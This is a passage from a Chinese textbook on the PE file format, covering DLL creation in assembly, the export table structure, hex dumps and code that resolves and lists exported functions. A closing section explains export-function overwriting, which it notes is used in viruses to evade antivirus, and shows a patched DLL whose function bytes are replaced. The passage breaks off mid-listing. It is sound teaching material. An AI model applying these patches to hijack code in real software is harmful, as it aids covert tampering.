push LMA_ALPHA
push 255
push 0
push hWin
call pSLWA

```

```
ret
FadeInOpen endp
;------------------------------------------------
;窗口淡出效果，仅运行在Windows 2000/XP以上操作系统
;------------------------------------------------
FadeOutClose proc hWin:DWORD
invoke GetWindowLongA,hWin,GWL_EXSTYLE
or eax,WS_EX_LAYERED
invoke SetWindowLongA,hWin,GWL_EXSTYLE,eax
invoke GetModuleHandleA,ADDR User32
invoke GetProcAddress,eax,ADDR SLWA
mov pSLWA,eax
push LMA_ALPHA
push 255
push 0
push hWin
call pSLWA
mov Value,255
doloop:
push LMA_COLORKEY+LMA_ALPHA
push Value
push Value
push hWin
call pSLWA
invoke Sleep,DELAY_VALUE
sub Value,15
cmp Value,0
jne doloop
ret
FadeOutClose endp
End DllEntry
```

以上代码中一共定义了6个函数，其中有4个是可以被导出的公有函数，有一个私有函数，还有一个动态链接库必须具备的入口函数。4个公有函数分别代表了4种显示窗口的动态效果：

AnimateOpen（窗口放大进入）

AnimateClose（窗口缩小退出）

FadeInOpen（窗口淡入）

FadeOutClose（窗口淡出）

入口函数名为DllEntry，由于我们没有初始化代码，所以只是简单地返回了TRUE。入口函数负责处理动态链接库的生命周期中发生的各种消息，如库被装载、卸载、新线程创建和新线程结束等操作。入口函数的名字可以随意命名，但格式必须遵循一定规范（这些规范包括入口参数的个数和返回值的类型）。

5.2.2 编写def文件

为了能让系统识别哪些是私有函数，哪些是导出函数，还需要在源代码外另外附加一个文件，在文件中列出要导出的函数的名字。这个文件就是def文件。链接器会根据这个def文件的内容在导出表中加入由EXPORTS指定的函数名。以下是编写def文件的过程：在记事本中输入如下内容，并保存为文件"winResult.def"。

```
EXPORTS AnimateOpen
AnimateClose
FadeInOpen
FadeOutClose
```

5.2.3　编译和链接

编译的方法和前面其他章节的编译方法没有区别，链接时需要额外增加两个链接参数，命令如下：

```
D:\masm32\source\chapter6＞ml -c -coff winResult.asm
D:\masm32\source\chapter6＞link-DLL-subsystem:windows
-Def:winResult.def winResult.obj
```

新增加的两个链接参数分别是"-DLL"和"-Def"。前者表示生成的最终文件是一个动态链接库，扩展名为dll；后者表示在生成的链接库的导出表中，加入该参数指定的def文件中的函数。

链接后生成以下两个相关文件：

winResult.dll是动态链接库文件。该文件可以共享给使用其他高级语言如VC＋＋、Delphi、VB等的开发者使用。

winResult.lib是汇编语言环境下的库文件。使用winResult.dll的汇编程序必须使用该库文件和下面要介绍的inc包含文件。

5.2.4 编写头文件

包含文件扩展名为".inc"，该文件类似于C语言的".h"头文件，所以又称为头文件。该文件中包含了动态链接库中导出函数的声明。将如下内容输入记事本程序，并保存为"winResult.inc"。

```
AnimateOpen proto :dword
AnimateClose proto :dword
FadeInOpen proto :dword
FadeOutClose proto :dword
```

有了动态链接库、相关的lib文件和头文件，就可以在任何一个程序的代码中使用这个DLL里导出的函数了。

5.2.5　使用导出函数

接下来使用刚生成的三个文件：winResult.dll、winResult.lib和winResult.inc来编写一个渐入式窗口显示程序，详细代码见清单5-2。

代码清单5-2　具备动态显示效果的窗口程序（chapter5\FirstWindow.asm）

```
;------------------------
;简单窗口程序
;具有窗口的大部分基本特性，其中显示和退出使用了渐入和渐出效果
;该程序主要演示自己制作的DLL的函数调用
;戚利
;2010.6.27
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include gdi32.inc
includelib gdi32.lib
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
include winResult.inc ;与其他动态链接库的引用方式一样
includelib winResult.lib

;数据段
.data ?
hInstance dd ?
hWinMain dd ?
;常量定义
.const
szClassName db 'MyClass',0
szCaptionMain db '窗口特效演示',0
szText db '你好，认识我吗？^_^',0

;代码段
.code
;-------------------
;窗口消息处理子程序
;-------------------
_ProcWinMain proc uses ebx edi esi,hWnd,uMsg,wParam,lParam
local @stPs:PAINTSTRUCT
local @stRect:RECT
local @hDc

mov eax,uMsg

.if eax == WM_PAINT
invoke BeginPaint,hWnd,addr @stPs
```

```
mov @hDc,eax
invoke GetClientRect,hWnd,addr @stRect
invoke DrawText,@hDc,addr szText,-1,\
addr @stRect,\
DT_SINGLELINE or DT_CENTER or DT_VCENTER
invoke EndPaint,hWnd,addr @stPs
.elseif eax == WM_CLOSE ;关闭窗口
invoke FadeOutClose,hWinMain
invoke DestroyWindow,hWinMain
invoke PostQuitMessage,NULL
.else
invoke DefWindowProc,hWnd,uMsg,wParam,lParam
ret
.endif
xor eax,eax
ret
_ProcWinMain endp
;----------------------
;主窗口程序
;----------------------
_WinMain proc
local @stWndClass:WNDCLASSEX
local @stMsg:MSG
invoke GetModuleHandle,NULL
mov hInstance,eax
invoke RtlZeroMemory,addr @stWndClass,sizeof @stWndClass
;注册窗口类
invoke LoadCursor,0,IDC_ARROW
mov @stWndClass.hCursor,eax
push hInstance
pop @stWndClass.hInstance
mov @stWndClass.cbSize,sizeof WNDCLASSEX
mov @stWndClass.style,CS_HREDRAW or CS_VREDRAW
mov @stWndClass.lpfnWndProc,offset _ProcWinMain
mov @stWndClass.hbrBackground,COLOR_WINDOW+1
mov @stWndClass.lpszClassName,offset szClassName
invoke RegisterClassEx,addr @stWndClass
;建立并显示窗口
invoke CreateWindowEx,WS_EX_CLIENTEDGE,\
offset szClassName,offset szCaptionMain,\
WS_OVERLAPPEDWINDOW,\
100,100,600,400,\
NULL,NULL,hInstance,NULL
mov hWinMain,eax
invoke FadeInOpen,hWinMain
;invoke ShowWindow,hWinMain,SW_SHOWNORMAL
invoke UpdateWindow,hWinMain ;更新客户区，即发送WM_PAINT消息
;消息循环
.while TRUE
invoke GetMessage,addr @stMsg,NULL,0,0
.break.if eax == 0
invoke TranslateMessage,addr @stMsg
```

```
105 invoke DispatchMessage,addr @stMsg
106 .endw
107 ret
108 _WinMain endp
109
110 start:
111 call _WinMain
112 invoke ExitProcess,NULL
113 end start
```

与引入其他动态链接库的方法一样，在代码行19引入winResult.lib，在行20引入头文件winResult.inc。创建窗口以后，显示时不再使用如下所示的正常的显示代码：

```
invoke ShowWindow,hWinMain,SW_SHOWNORMAL
```

而是使用了具有动画特效的代码（如下所示），该代码由动态链接库winResult.dll输出。

```
invoke FadeInOpen,hWinMain
```

可以看出，调用公用函数的方法和调用其他动态链接库的方法（使用常规方法编译链接程序，生成FirstWindow.exe，然后运行它以便查看窗口显示的动画效果）是完全一样的。

接下来简单分析到目前为止接触的两种不同类型的PE文件：

FirstWindow.exe（EXE可执行文件）

winResult.dll（DLL动态链接库）

使用PEInfo小工具查看两者结构，通过比较可以看出，两种不同类型的PE文件在内容上存在很大差异，如头文件中的装载基地址、入口地址、文件属性均不相同。EXE文件的PE格式中不存在重定位表项，也没有导出表；而DLL文件的PE格式中这两项都存在。

5.3 导出表数据结构

本节将描述PE文件中的导出表及其数据组织方式。内容包括：

在PE文件里定位导出表

导出表的数据组织结构

导出表实例

下面分别来介绍。

5.3.1 导出表定位

导出表数据为数据目录中注册的数据类型之一，其描述信息处于数据目录的第1个目录项中。使用PEDump小工具获取chapter5\winResult.dll的数据目录内容如下：

```
00000130                                  40 21 00 00 8F 00 00 00   ........@!.....
00000140  2C 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00   , ..<...........
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000160  00 40 00 00 B4 00 00 00 00 00 00 00 00 00 00 00   .@.............
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000190  00 00 00 00 00 00 00 00 00 20 00 00 2C 00 00 00   .........  ..,...
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001B0  00 00 00 00 00 00 00 00                                    ........
```

加黑部分为导出表数据目录项信息。通过以上字节码可以获得与导出表有关的两条信息：

导出表所在地址RVA＝0x000002140

导出表数据大小＝0000008fh

以下是使用小工具PEInfo获取的该文件所有的节信息：

节名称	未对齐前真实长度	内存中的偏移（对齐后的）	文件中对齐后的长度	文件的偏移	节的属性
.text	000003de	00001000	00000400	00000400	60000020
.rdata	000001cf	**00002000**	00000200	**00000800**	40000040
.data	0000004e	00003000	00000200	00000a00	c0000040
.reloc	000000ca	00004000	00000200	00000c00	42000040

根据RVA与FOA的换算关系，可以得到：

导出表数据所在文件的偏移地址为：0x00000940。

5.3.2 导出目录IMAGE_EXPORT_DIRECTORY

导出数据的第一个结构是IMAGE_EXPORT_DIRECTORY。该结构详细定义如下：

```
IMAGE_EXPORT_DIRECTORY STRUCT
  Characteristics          DWORD     ?   ; 0000h - 标志，未用
  TimeDateStamp            DWORD     ?   ; 0004h - 时间戳
  MajorVersion             WORD      ?   ; 0008h - 未用
  MinorVersion             WORD      ?   ; 000ah - 未用
  nName                    DWORD     ?   ; 000ch - 指向该导出表的文件名字符串
  nBase                    DWORD     ?   ; 0010h - 导出函数的起始序号
  NumberOfFunctions        DWORD     ?   ; 0014h - 所有的导出函数个数
  NumberOfNames            DWORD     ?   ; 0018h - 以函数名导出的函数个数
  AddressOfFunctions       DWORD     ?   ; 001ch - 导出函数地址表 RVA
  AddressOfNames           DWORD     ?   ; 0020h - 函数名称地址表 RVA
  AddressOfNameOrdinals    DWORD     ?   ; 0024h - 函数序号地址表
IMAGE_EXPORT_DIRECTORY ENDS
```

导入表的IMAGE_IMPORT_DESCRIPTOR个数与调用的动态链接库个数相等，而导出表的IMAGE_EXPORT_DIRECTORY只有一个。各字段解释如下：

64.IMAGE_EXPORT_DIRECTORY.nName

+000ch，双字。该字段指示的地址指向了一个以“\0”结尾的字符串，字符串记录了导出表所在的文件的最初文件名。

65.IMAGE_EXPORT_DIRECTORY.NumberOfFunctions

+0014h，双字。该字段定义了文件中导出函数的总个数。

66.IMAGE_EXPORT_DIRECTORY.NumberOfNames < /h5 >

+0018h，双字。在导出表中，有些函数是定义名字的，有些是没有定义名字的。该字段记录了所有定义名字函数的个数。如果这个值是0，则表示所有的函数都没有定义名字。NumberOfNames和NumberOfFunctions的关系是前者小于等于后者。

67.IMAGE_EXPORT_DIRECTORY.AddressOfFunctions

+001ch，双字。该指针指向了全部导出函数的入口地址的起始。从入口地址开始为双字数组，数组的个数由字段IMAGE_EXPORT_DIRECTORY.NumberOfFunctions决定。导出函数的每一个地址按函数的编号顺序依次往后排开。在内存中，我们可以通过函数编号来定位某个函数的地址。大致代码如下：

```
mov eax,[esi].AddressOfFunctions ;esi指向导出表结构
```

```
IMAGE_EXPORT_DIRECTORY的起始地址
mov ebx,num ;假设ebx为函数编号
sub ebx,[esi].nBase
add eax,[num*4]
mov eax,[eax] ;到这里已获取函数的虚拟地址RVA，加上模块实际装入地址
;就是在虚拟地址空间里真实的地址VA
```

68.IMAGE_EXPORT_DIRECTORY.nBase

+0010h，双字。导出函数编号的起始值。DLL中的第一个导出函数并不是从0开始的，某导出函数的编号等于从AddressOfFunctions开始的顺序号加上这个值，大致示意图如图5-1所示。




图 5-1 nBase字段决定导出函数编号

如图所示，Fun1的函数编号为nBase＋0＝200h，Fun2的函数编号为nBase＋1＝201h，以此类推。

69.IMAGE_EXPORT_DIRECTORY.AddressOfNames

+0020h，双字。该值为一个指针。该指针指向的位置是一连串的双字值，这些双字值均指向了对应的定义了函数名的函数的字符串地址。这一连串的双字个数为NumberOf Names。

70.IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals

+0024h，双字。该值也是一个指针，与AddressOfNames是一一对应关系（注意，是一一对应），所不同的是，AddressOfNames指向的是字符串的指针数组，而AddressOfNameOrdinals则指向了该函数在AddressOfFunctions中的索引值。

注意 索引值是一个字，而非双字。该值与函数编号是两个不同的概念，两者之间的关系为：

索引值＝编号-nBase

以上所述，字段之间的关系可以用图5-2表示。




图　5-2　PE导出表结构

如图所示，AddressOfNames中的函数是从Function2开始的，也就是说，这里假设Function1只提供编号访问；其nBase为200h，所以对应的AddressOfNameOrdinals是0001h，但最终函数Function1的编号为：索引值＋nBase的值，即0201h。

提示　在图4-5中最后指向的结构"Hint/Name"中的Hint值是AddressOfFunctions的索引值，并非函数编号。

5.3.3　导出表实例分析

下面以动态链接库winResult.dll为例，分析该PE文件的导出表结构及其数据组织。

使用小工具PEDump获取winResult.dll的导出表字节码内容如下（从文件地址偏移0x00000940开始）：

```
00000940  00 00 00 00 EE 0E 51 4D 00 00 00 00 90 21 00 00  .....QM....!..
00000950  01 00 00 00 04 00 00 00 04 00 00 00 68 21 00 00  ............h!..
00000960  78 21 00 00 88 21 00 00 83 11 00 00 22 10 00 00  x!..!....."...
00000970  82 12 00 00 23 13 00 00 9E 21 00 00 AB 21 00 00  ...#...!..!..
00000980  B7 21 00 00 C2 21 00 00 00 00 01 00 02 00 03 00  !..!..........
00000990  77 69 6E 72 65 73 75 6C 74 2E 64 6C 6C 00 41 6E  winresult.dll.An
000009A0  69 6D 61 74 65 43 6C 6F 73 65 00 41 6E 69 6D 61  imateClose.Anima
000009B0  74 65 4F 70 65 6E 00 46 61 64 65 49 6E 4F 70 65  teOpen.FadeInOpe
000009C0  6E 00 46 61 64 65 4F 75 74 43 6C 6F 73 65 00 00  n.FadeOutClose..
```

其中，主要字段所对应的字节码解释如下：

＞＞90 21 00 00

对应IMAGE_EXPORT_DIRECTORY.nName字段，指向文件偏移0x00000990。该处的值为字符串"winResult.dll"，是动态链接库的最初的名字。

＞＞01 00 00 00

对应IMAGE_EXPORT_DIRECTORY.nBase字段，表示起始编号为1。

＞＞04 00 00 00

对应IMAGE_EXPORT_DIRECTORY.NumberOfFunctions字段，表示共有4个导出函数。

＞＞04 00 00 00

对应IMAGE_EXPORT_DIRECTORY.NumberOfNames字段，表示4个导出函数均为按照名称导出。

＞＞68 21 00 00

对应IMAGE_EXPORT_DIRECTORY.AddressOfFunctions字段。从该位置取出连续4个地址（个数由IMAGE_EXPORT_DIRECTORY.NumberOfFunctions字段决定），这些地址分别对应4个函数的RVA。AddressOfFunctions的值见图5-3。




图 5-3 AddressOfFunctions数组

```
> >78 21 00 00
```

对应IMAGE_EXPORT_DIRECTORY.AddressOfNames字段。从该位置取出的连续4个地址依次为：

0x0000219e->'AnimateClose'\0
0x000021ab->'AnimateOpen'\0
0x000021b7->'FadeInOpen'\0
0x000021c2->'FadeOutClose'\0

```
> >88 21 00 00
```

对应IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals字段。从该位置取出的连续4个单字索引依次为：

0000h
0001h
0002h
0003h

这些索引的值存在于字段

IMAGE_EXPORT_DIRECTORY.AddressOfFunctions所指向的函数地址列表中。最终4个函数的编号将分别是此处的索引值加上nBase的值，即0001、0002、0003和0004。函数名对应的索引值可以在调用了该动态链接库的程序FirstWindow.exe的导入表数据中查找到（以下加黑部分）：

```
00000850  72 6E 65 6C 33 32 2E 64 6C 6C 00 00 02 00 46 61  rnel32.dll....Fa
00000860  64 65 49 6E 4F 70 65 6E 00 00 03 00 46 61 64 65  deInOpen....Fade
00000870  4F 75 74 43 6C 6F 73 65 00 00 77 69 6E 52 65 73  OutClose..winRes
00000880  75 6C 74 2E 64 6C 6C 00 00 00 00 00 00 00 00 00  ult.dll.........
```

5.4 导出表编程

本节讨论与导出表有关的编程，包括获取导出表中导出函数地址的编程，以及遍历导出表信息的编程两部分。

如前所述，通过导出表可以获取相关函数的地址。函数可以通过索引值定位，也可以通过函数名定位。通过编程查找函数地址有两个不同方法，分别是：

根据编号查找函数地址

根据名字查找函数地址

下面分别介绍这两种方法。

5.4.1 根据编号查找函数地址

要通过编号查找函数地址，其步骤如下：

步骤1　定位到PE头。

步骤2　从PE文件头中找到数据目录表，表项的第一个双字值是导出表的起始RVA。

步骤3　从导出表的nBase字段得到起始序号。

步骤4　函数编号减去起始序号得到的是函数在AddressOfFunctions中的索引号。

步骤5　通过查询AddressOfFunctions指定索引位置的值，找到虚拟地址。

步骤6　将虚拟地址加上该动态链接库在被导入到地址空间后的基地址，即为函数的真实入口地址。

不建议使用编号查找函数地址。因为有很多的动态链接库中标识的编号与对应的函数并不一致，通过这种方法找到的函数地址往往是错误的。

5.4.2　根据名字查找函数地址

要根据函数名字从导出表结构中查找函数的地址，步骤如下：

步骤1　定位到PE头。

步骤2　从PE文件头中找到数据目录表，表项的第一个双字值是导出表的起始RVA。

步骤3　从导出表中获取NumberOfNames字段的值，以便构造一个循环，根据此值确定循环的次数。

步骤4　从AddressOfNames字段指向的函数名称数组的第一项开始，与给定的函数名字进行匹配；如果匹配成功，则记录从AddressOfNames开始的索引号。

步骤5　通过索引号再去检索AddressOfNameOrdinals数组，从同样索引的位置找到函数的地址索引。

步骤6　通过查询AddressOfFunctions指定函数地址索引位置的值，找到虚拟地址。

步骤7　将虚拟地址加上该动态链接库在被导入到地址空间的基地址，即为函数的真实入口地址。

其中通过函数名获取函数调用地址的编码见代码清单5-3。

代码清单5-3　获取指定字符串的API函数的调用地址的函数_getApi（chapter5\peinfo.asm）

```
;------------------------------
;获取指定字符串的API函数的调用地址
;入口参数：_hModule为动态链接库的基址，_lpApi指向函数名
;出口参数：eax为函数在虚拟地址空间中的真实地址
;------------------------------
_getApi proc _hModule,_lpApi
local @ret
local @dwLen

pushad
mov @ret,0
;计算API字符串的长度，含最后的0
mov edi,_lpApi
mov ecx,-1
xor al,al
cld
repnz scasb
mov ecx,edi
```

```
19 sub ecx,_lpApi
20 mov @dwLen,ecx
21
22 ;从PE文件头的数据目录获取导出表地址
23 mov esi,_hModule
24 add esi,[esi+3ch]
25 assume esi:ptr IMAGE_NT_HEADERS
26 mov esi,[esi].OptionalHeader.DataDirectory.VirtualAddress
27 add esi,_hModule
28 assume esi:ptr IMAGE_EXPORT_DIRECTORY
29
30 ;查找符合名称的导出函数名
31 mov ebx,[esi].AddressOfNames
32 add ebx,_hModule
33 xor edx,edx
34 .repeat
35 push esi
36 mov edi,[ebx]
37 add edi,_hModule
38 mov esi,_lpApi
39 mov ecx,@dwLen
40 repz cmpsb
41 .if ZERO ?
42 pop esi
43 jmp @F
44 .endif
45 pop esi
46 add ebx,4
47 inc edx
48 .until edx>=[esi].NumberOfNames
49 jmp _ret
50 @@:
51 ;通过API名称索引获取序号索引，再获取地址索引
52 sub ebx,[esi].AddressOfNames
53 sub ebx,_hModule
54 shr ebx,1 ;除以2
55 add ebx,[esi].AddressOfNameOrdinals
56 add ebx,_hModule
57 movzx eax,word ptr [ebx]
58 shl eax,2 ;乘以4
59 add eax,[esi].AddressOfFunctions
60 add eax,_hModule
61
62 ;从地址表得到导出函数的地址
63 mov eax,[eax]
64 add eax,_hModule ;加上模块的基地址
65 mov @ret,eax
66
67 _ret:
68 assume esi:nothing
69 popad
70 mov eax,@ret
71 ret
72 _getApi endp
```

23~24行对应步骤当中的步骤1，定位PE头。

34~49行是一个循环，结束条件为找到对应的函数地址或者函数个

数已经达到NumberOfNames字段所标识的值。如何判断函数已经找到了呢？方法是通过与AddressOfNames所列的每个函数名进行比对，如果字符串相等，则表示找到，否则继续下一次循环。如果找到，则跳出循环，转到行50处继续执行。

如果函数名匹配成功，表示找到了对应的函数。则记录AddressOfNames的索引，即步骤4，对应代码中的51～54行。

代码中的55～61行实现了步骤5的操作。步骤6、7则对应63～64行。

5.4.3　遍历导出表

遍历导出表的编程是以第4章的PEInfo.asm程序为模板开始的。在函数_openFile中加入以下代码（加黑部分）：

```
;到此为止，该文件的验证已经完成。为PE结构文件
;接下来分析文件映射到内存中的数据，并显示主要参数
invoke _getMainInfo,@lpMemory,esi,@dwFileSize
;显示导入表
invoke _getImportInfo,@lpMemory,esi,@dwFileSize
;显示导出表
invoke _getExportInfo,@lpMemory,esi,@dwFileSize
```

然后编写函数_getExportInfo，如代码清单5-4所示。

代码清单5-4　遍历导出表的函数_getExportInfo（chapter5\peinfo.asm）

```
;--------------------------------
;获取PE文件的导出表
;--------------------------------
_getExportInfo proc _lpFile,_lpPeHead,_dwSize
local @szBuffer [1024]:byte
local @szSectionName [16]:byte
local @lpAddressOfNames,@dwIndex,@lpAddressOfNameOrdinals

pushad
mov esi,_lpPeHead
assume esi:ptr IMAGE_NT_HEADERS
mov eax,[esi].OptionalHeader.DataDirectory [0].VirtualAddress
.if!eax
invoke _appendInfo,addr szErrNoExport
jmp _Ret
.endif
invoke _RVAToOffset,_lpFile,eax
add eax,_lpFile
mov edi,eax ;计算导出表所在文件偏移位置
assume edi:ptr IMAGE_EXPORT_DIRECTORY
invoke _RVAToOffset,_lpFile,[edi].nName
add eax,_lpFile
mov ecx,eax
invoke _getRVASectionName,_lpFile,[edi].nName
invoke wsprintf,addr @szBuffer,addr szMsgExport,\
eax,ecx,[edi].nBase,[edi].NumberOfFunctions,\
[edi].NumberOfNames,[edi].AddressOfFunctions,\
[edi].AddressOfNames,[edi].AddressOfNameOrdinals
invoke _appendInfo,addr @szBuffer

invoke _RVAToOffset,_lpFile,[edi].AddressOfNames
add eax,_lpFile
mov @lpAddressOfNames,eax
invoke _RVAToOffset,_lpFile,[edi].AddressOfNameOrdinals
add eax,_lpFile
```

```
36 mov @lpAddressOfNameOrdinals,eax
37 invoke _RVAToOffset,_lpFile,[edi].AddressOfFunctions
38 add eax,_lpFile
39 mov esi,eax ;函数的地址表
40
41 mov ecx,[edi].NumberOfFunctions
42 mov @dwIndex,0
43 @@:
44 pushad
45 mov eax,@dwIndex
46 push edi
47 mov ecx,[edi].NumberOfNames
48 cld
49 mov edi,@lpAddressOfNameOrdinals
50 repnz scasw
51 .if ZERO ? ;找到函数名称
52 sub edi,@lpAddressOfNameOrdinals
53 sub edi,2
54 shl edi,1
55 add edi,@lpAddressOfNames
56 invoke _RVAToOffset,_lpFile,dword ptr [edi]
57 add eax,_lpFile
58 .else
59 mov eax,offset szExportByOrd
60 .endif
61 pop edi
62 ;序号在ecx中
63 mov ecx,@dwIndex
64 add ecx,[edi].nBase
65 invoke wsprintf,addr @szBuffer,addr szMsg4,\
66 ecx,dword ptr [esi],eax
67 invoke _appendInfo,addr @szBuffer
68 popad
69 add esi,4
70 inc @dwIndex
71 loop @B
72 _Ret:
73 assume esi:nothing
74 assume edi:nothing
75 popad
76 ret
77 _getExportInfo endp
```

行12～16通过检索数据目录表的第1项（用[esi].OptionalHeader.DataDirectory[0]来表示），获取导出表的VirtualAddress。如果该值为0，意味着该PE文件没有导出表，则显示没有导出表的提示信息并退出，否则继续。

行17～30部分，首先将获取的导出表的VirtualAddress的RVA值转换为FOA，然后显示该地址所处的节的名称，并显示结构IMAGE_EXPORT_DIRECTORY的部分字段的值。

行43～71为一个循环，该循环完成了显示该PE文件中所有导出函数相关信息的功能。这些信息包括导出序号、函数的虚拟地址和导出函数的名称。变量@dwIndex跟随循环次数加1递增，同时该变量也是所有函

数的索引值。通过查找AddressOfNameOrdinals数组获得该索引是否在数组中存在，以确定对应索引的函数是否是基于名称访问的。如果是，则执行第52～57行的代码；如果不是，表示该函数是基于索引值访问的，则执行第59行的代码。

以下内容是使用PEInfo小工具分析chapter5\winResult.dll文件输出的与导出表有关的信息：

```
--------------------------------------------------------------
导出表所处的节：.rdata
--------------------------------------------------------------
原始文件名：winresult.dll
nBase                    00000001
NumberOfFunctions        00000004
NuberOfNames             00000004
AddressOfFunctions       00002168
AddressOfNames           00002178
AddressOfNameOrd         00002188
-------------------------------------

导出序号          虚拟地址          导出函数名称
-------------------------------------
00000001         00001183          AnimateClose
00000002         00001022          AnimateOpen
00000003         00001282          FadeInOpen
00000004         00001323          FadeOutClose
```

显示信息分三部分：导出表所处的节、导出表结构IMAGE_EXPORT_DIRECTORY的主要字段的值和导出函数的相关信息（含导出序号、虚拟地址和导出函数名称）。

导出表的结构就分析到这里，下面来看导出表的常见应用。

5.5 导出表的应用

导出表常见的应用主要包括对导出表函数的覆盖，以及对动态链接库内部私有函数的导出等。通过对导出表函数进行覆盖，可以更改代码流程或代码功能，为应用程序实施补丁；通过对动态链接库内部私有函数的导出，可以更充分地利用已有的代码，减轻二次开发的工作量。

5.5.1 导出函数覆盖

导出表编程中常见的技术是，不需要修改用户程序，便能将用户程序中调用的动态链接库函数转向或者实施代码覆盖，实现用户程序的调用转移。这种技术通常用在病毒程序的开发中，因为用户程序没有发生改变，所以杀毒软件在对用户程序的防护过程中，针对这种渗透是无效的。下面介绍两种常见的导出函数覆盖技术：

修改导出结构中的函数地址

覆盖函数地址部分的指令代码

1.修改导出结构中的函数地址

以winResult.dll为例，使用FlexHex将AddressOfFunctions索引1和2的地址（分别对应函数AnimateOpen和FadeInOpen）交换位置。更改以后的字节码如下：

```
00000960  78 21 00 00 88 21 00 00 83 11 00 00 82 12 00 00  x!..!.........
00000970  22 10 00 00 23 13 00 00 9E 21 00 00 AB 21 00 00  "...#...!..!..
00000980  B7 21 00 00 C2 21 00 00 00 00 01 00 02 00 03 00  !..!..........
```

如上所示，无需修改应用程序FirstWindow.exe，仅通过将函数调用RVA地址0x00001282和0x00001022交换位置，即可实现导出函数的覆盖。直接测试，发现显示窗口的动画效果发生了变化。

需要注意的是，在使用导出函数地址覆盖技术的时候，首先要保证所涉及的两个函数参数入口要一致，否则调用完成后栈不平衡，这会导致应用程序调用失败；其次，要求用户对两个函数的内部实现要有充分的了解，使得地址转向后，能够保证应用程序在功能上可以全面兼容并运行良好。

注意　该部分测试文件在随书文件的目录chapter5\a中，winResult.dll是被修改了AddressOfFunctions地址后的动态链接库。在实际的操作中并不赞成大家使用该技术。

2.覆盖函数地址部分的指令代码

第二种常见的覆盖技术，是将AddressOfFunctions指向的地址空间指令字节码实施覆盖。这种技术又衍生出两种：

暴力覆盖，即将所有的代码全部替换为新代码。新代码可能含有原来代码的全部功能，也可能不包含原有代码功能。

完美覆盖，通过构造指令，实施新代码与原代码的共存和无遗漏运行。

因为完美覆盖涉及代码的重定位，相对复杂一些，这里以暴力覆盖为例。相关文件在随书文件的chapter5\b目录中，winResult.dll是被覆盖了函数FadeInOpen后的动态链接库。

打开winResult.dll文件查看字节码，可以发现函数FadeInOpen定义部分（文件中起始偏移0x0682）被修改成如下指令序列：

```
00000680        55 8B EC 6A 00 6A 00 68 28 30 00 10 6A 00   ..Uj.j.h(0..j.
00000690  E8 08 00 00 00 90 90 90 90 C9 C2 04 00 FF 25 A3   ......    %
000006A0  12 00 10 EA 07 D5 77                              ....w
```

为方便阅读，以上按照指令功能对字节码作了加黑处理。第一部分黑体保存原始栈基地址，第二部分黑体代码是维持栈平衡的返回指令。所有字节码对应的反汇编指令为：

```
10001282 >  55              PUSH EBP
